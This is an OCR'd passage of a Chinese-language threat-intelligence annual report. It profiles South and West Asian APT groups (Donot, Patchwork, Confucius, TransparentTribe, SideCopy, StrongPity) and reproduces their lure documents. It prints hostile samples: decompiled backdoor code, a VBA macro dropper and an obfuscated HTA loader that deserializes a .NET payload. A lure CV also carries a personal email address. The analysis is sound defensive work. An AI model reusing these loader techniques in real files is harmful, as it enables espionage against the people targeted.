
Pensioners resident in the United Kingdom, Australia, Canada and India may draw their pensions through their respective High Commissions. Pensioners resident in other countries may draw their pensions through the office of the Crown Agent in United Kingdom.

Following documents have to be submitted to this department for drawing pension as a foreign pension.

A. Two Roll Forms, duly perfected.
B. Two copies of recently taken photographs in passport size (which should be certified by the officer who certified the Roll Forms.)
C. Documents in proof of residence (Certificate of Citizenship/ Residence Permit/ documents issued by the foreign mission in proof of residence)
D Certified copies of passport.

Payments will be effected through the High Commission or the Crown Agents immediately these documents are received.

▲ 斯里兰卡向居住在国外的斯里兰卡退休人员停止发放养老金相关文档



Goverment of the People's Republic of Bangladesh
Ministry of Foreign Affairs

নং 19.05.01/2522/ভাতা

25 এপ্রিল 2022

নোটিশ

ইদ-উল-ফিতর উপলক্ষ্যে পররাষ্ট্র মন্ত্রণালয় একটি ফেস্টিভল ভাতা সমস্ত কেন্দ্রিয় কর্মচারির কাছে অনুমোদন করিছে। নিম্নলিখিত ভাতা এর প্রশাসনিক নিয়ন্ত্রণে নিজ নিজ মন্ত্রণালয়র পাঠানো হবে। প্রেরিত পরিমাণ সকল অফিসারদের বেসিক পে-এর ০৭ শতাংশ এবং অন্যান্য কর্মিদের বেসিক পে-এর ০৫ শতাংশ। ভাতা ২০২২ সালের মে মাসের বেতনের অতিরিক্ত হতে হবে।

(সৈয়দ আলী বিন হাসান)
সিনিয়র সহকারী সচিব মো
অর্থমন্ত্রীর কার্যালয়
ইমেইল: fmo@mofa.gov.bd
ফোন: 222229190


বিতরণ (প্রকার তথ্য এবং প্রয়োজনীয় পদক্ষেপের জন্য):
1) সকল কর্মকর্তা, পররাষ্ট্র মন্ত্রণালয়, ঢাকা
2) রাষ্ট্রীয় অতিথি ভবন (মেঘনা), ঢাকা।
3) সহকারী সচিব (সাধারণ সেবা-1,2)/আইসিটি, পররাষ্ট্র মন্ত্রণালয়, ঢাকা (নোটিশটি নোটিশ বোর্ডে প্রদর্শন এবং এটিতে প্রকাশ করার অনুরোধ সহ মন্ত্রণালয়ের ওয়েবসাইট)।
4) অফিস কপি।

▲ 孟加拉人民共和国针对开斋日公告相关诱导文档

2022年3月

~wnotification002.tmp	2022/3/3 12:33	TMP 文件	1 KB
~wnotification003.tmp	2022/3/3 12:33	TMP 文件	1 KB
student Data Base 8.pdf	2022/3/3 12:33	快捷方式	3 KB

▲ 攻击中使用的LNK样本



Directorate General
National Institute of Maritime Affairs
Bahria University
Shangrilla Road, Sector E-8
Islamabad

BU/D NIMA/2022/

Tele: 051-9261968

FORWARDING OF PROPOSAL – FOCUSED TALK ON RUSSIAN UKRAINE CONFLICT IMPACT ON PAKISTAN-IMPLICATIONS FOR REGION AND BEYOND

Reference:

A. Meeting held at NHQ chaired by COS on 11 Mar 22.

1. Apropos meeting at reference, desired proposal is given in ensuing paragraphs.
2. Activity : Focused Talk.
3. Topic : RUSSIAN - UKRAINE CONFLICT.
4. Execution : In order to chalk/ work out impact of Russian Ukraine Conflict on Pakistan a two-day activity will be conducted. Nominated discussants will be requested to set the stage for discussion.
3. Explanation : The Russia - Ukraine conflict has thrown the world into great chaos, which is turning into misery for the local populace. This conflict has all the right ingredients, if not controlled at this stage, to lead us to the third World War.

▲ 俄乌冲突对巴基斯塔影响相关诱导文档

C Donot组织

Donot是由南亚国家支持的APT组织，其主要以周边国家的政府机构为目标进行网络攻击活动，通常以窃取敏感信息为目的。该组织具备针对Windows与Android双平台的攻击能力。

相较于往期该组织整体TTPs变化不大，但其在对抗分析相关领域有所加强，根据2022年度看到的情况，该组织在同一样本同类型编码中使用多种加密混淆技术包括不限于凯撒加密、XOR加密等,像这种同样本、同类型、多种类简单混淆的情况极为罕见。

2022年全年，我们监测到该组织的筹备动作较为明显，404高级威胁情报团队全年捕获该组织相关资产数量404个。

▲ 2022年Donot组织相关资产情况

相关攻击活动

2022年初

```
byte_1006C380[v1] = 0;
v6 = (const char *)sub_10020730("USERNAME");
v5 = (const char *)sub_10020730("COMPUTERNAME");
sub_100015B0(szObjectName, "/%s~%s~%s/uiekkdslrertukjudjkgfkkj", v5, v6, byte_1006C380);
sub_100024A0();
result = sub_10002720();
```


▲ 年初捕获的其定制开发的后门

D Patchwork组织

Patchwork APT 组织，也称为白象、Hangover、Dropping Elephant、Chinastrats、Monsoon、Sarit、Quilted Tiger、APT-C-09 和 ZINC EMERSON，于 2015 年 12 月首次被发现。该组织的目标主要为外交、经济和航空航天。通常是通过鱼叉式网络钓鱼活动或水坑攻击进行的。该组织被怀疑与印度有关，目标国家包括巴基斯坦、中国、斯里兰卡、乌拉圭、孟加拉国、中国台湾、澳大利亚和美国的外国大使馆和外交办事处。

2022年，创宇404-APT高级威胁情报团队发现该组织成功入侵一批知名大学，科研机构，在对PatchWork跟踪过程中捕获了其攻击武器库并对其其武器进行了深入分析研究。根据分析情况来看PatchWork武器库大量采用开源红队工具，并在此基础上进行二次开发工作，其武器库存在多套攻击手法，全流程武器库包括不限于：信息收集、By Pass、域内横移、隔离网传播、安装部署、同种类多种目标武器…(武器数目共计：76款)

本次泄露的武器库其指向性异常明显，明确指向部分知名大学，根据本次泄露的武器库来看其攻击链包括不限于以下链使用方式。



▲ 武器库中所有攻击链

同时结合其他跟踪线索发现，我们对PatchWork存在多小组多目标同时行动保持高可能性态度。


2022年全年，404高级威胁情报团队全年捕获该组织相关资产数量超过70个。

▲ 2022年Patchwork组织相关资产情况


关于Herbminister行动详情可参见往期知道创宇微信公众号文章

- 《PatchWork组织Herbminister行动武器库大揭秘》
- 《南亚Patchwork APT组织新活动特点分析》

相关攻击活动



▲ 劳动与人力资源部申请表相关诱导文档



▲ 武器库中相关诱导样本效果


E Confucius组织

Confucius组织自2013年开始一直活跃，主要针对巴基斯坦和其他南亚地区。该组织在攻击巴基斯坦时常使用社工手段，伪装成巴基斯坦政府机构的工作人员向目标发送钓鱼邮件。


2022年全年，我们监测到该组织的筹备动作较不明显，404高级威胁情报团队全年捕获该组织相关资产数量超过140个。

▲ 2022年Confucius组织相关资产情况

相关攻击活动



▲ 相关诱导文档



▲ 相关攻击样本

F TransparentTribe组织


Transparent Tribe，也被称为PROJECTM和MYTHIC LEOPARD，是一个高产组织，其活动最早可以追溯至13年。攻击目标通常为印度军方和政府人员。

相较于去年TransparentTribe战术、技术和程序 (TTP) 基本保持不变。今年我们发现其惯用RAT工具Crimson具备双平台攻击能力，除PC端攻击能力外还同样支持移动端攻击能力。

该组织惯用武器Crimson也有所更新，目前已知的功能包括不限于：

- **文件管理模块**
  支持文件上传、下载、删除、文件\目录\磁盘信息、目录遍历等
- **进程管理模块**
  支持遍历进程ID、进程名称、进程启停等
- **Shell**
- **主机信息**
  支持获取计算机名称、用户名、操作系统名称
- **记录器模块**
  支持屏幕记录、键盘记录等
- **隔离网突破**

2022年全年，404高级威胁情报团队全年捕获该组织相关资产数量超过80个。



▲ 2022年TransparentTribe组织相关资产情况

相关攻击活动

Sonam Singh

ABOUT ME

Date Of Birth : 15 May 1995

Birth Place : Amritsar

Email I'd :
sonamkarwati1@gmail.com
Personal Informational

Name: Sonam Singh

Father Name: Jaginger Singh

Address: Guru Nanak Colony Amritsar

SKILLS

Teaching

Acountant

OBJECTIVE

Seeking the position of Elementary English Teacher in a progressive institution to apply my strong knowledge of the subject and help students attain their highest potential.

Education
Study Program

Institution/Place of Education

Guru Nanak Dev University - [GNDU], Amritsar

Master Of Business Administration [MBA] In Financial Management

Post Graduate : Girl College, Delhi Kendriya Vidalaya No 5, Amritsar

WORK EXPERIENCE

ACCOUNTANT IN ICICI BANK

TEACHING IN ACADEMY (AMRITSAR)

PERFESSIONAL PROJECTS

PROJECT MANAGMENT ECONOMICS

```
Sub shoby_docLdr()

    Dim path_shoby_file As String
    Dim file_shoby_name  As String

    Dim fldr_shoby_name  As Variant

    file_shoby_doc = "word doc"

    fldr_shoby_name = Environ$("ALLUSERSPROFILE") & "\"

    If Dir(fldr_shoby_name, vbDirectory) = "" Then
        MkDir (fldr_shoby_name)
    End If

   path_shoby_file = fldr_shoby_name & file_shoby_doc & ".docx"

    Dim arlshoby_() As String
    Dim btsshoby_() As Byte

    Dim os  As String
    os = Application.System.Version

    arlshoby_ = Split(Form2.TextBox2.Text, " ")

    Dim linshoby_ As Double
    linshoby_ = 0
    For Each vl In arlshoby_
        ReDim Preserve btsshoby_(linshoby_)

        btsshoby_(linshoby_) = vl
        linshoby_ = linshoby_ + 1
    Next


    Open path_shoby_file For Binary Access Write As #2
         Put #2, , btsshoby_
    Close #2



    Dim docNew As Document
    Set docNew = ActiveDocument
```

▲ 攻击中出现的相关攻击样本示例

G SideCopy组织

SideCopy是一个疑似与巴基斯坦有关的APT组织，根据目前已知信息，它至少从2019年开始就一直在运作，主要针对南亚国家，特别是印度和阿富汗。该组织的名字来源于它的感染链模仿SideWinder。据悉，该组织与TransparentTribe有相似之处，可能是TransparentTribe的分支组织。

在2022年初，我们的团队在对该组织的跟踪工作中发现，该组织的武器库中出现了一种针对Linux平台由Golang编写的攻击武器。这种武器主要用于窃密工作，它会寻找并窃取特定文件后缀（docx\html\jpeg\json\pptx\wasm\webp\xlsx）的文件。

根据全年监测情况来看该组织技战术同样也在模仿SideWinder，其全年攻击载荷中.LNK类占比相较于往期也有所提高，与SideWinder相似该组织在其C Sharp RAT中同样也添加的时区检测，从而达到精准攻击的目的。

相关攻击活动

▲ 攻击活动中出现的LNK样本示例


```
<script language="javascript">
try {
    serviceVertion();
    var LiveStreamingSites = basforsixfourstream(puncutreTyres);
    var Precisely = new ActiveXObject('System'+'.Runtime'+'.Serialization'+'.For'+'matters'+'.Binary'+'.BinaryFormatter');
    var makeNewArreya = new ActiveXObject('System.Collections.ArrayList');
    var metroDownTown = Precisely.Deserialize_2(LiveStreamingSites);
    makeNewArreya.Add(undefined);
    var realObject = metroDownTown.DynamicInvoke(makeNewArreya.ToArray()).CreateInstance(firingIncident);
    realObject.RealityShow(dividAndRule,"CONCESSION_IN_TUITION_FEES_FOR_WARDS_OF_DEFENCE_PERSONNEL.pdf")} catch (e) {
//  alert(e);
    }
finally{window.close();}
</script>
```

▲ 目标网页

3-5

西亚APT组织活动分析

WEST ASIA



A StrongPity组织

StrongPity 又被微软称作 Promethium，自 2012 年以来一直活跃，该组织是一个拥有中高水平的组织，具备 0day、多平台攻击、构造复杂攻击链等相关能力，惯用水坑攻击、鱼叉式钓鱼等攻击方式，其针对目标国家包括土耳其、叙利亚、中国等国家。

根据今年捕获情况来看 StrongPity 武器又有迭代更新，代表性 Downloader 已更新至 v28 版本，其整体 TTPs 有所轻微优化但整体差异不大。

name=v28_kt32p0_1615676559

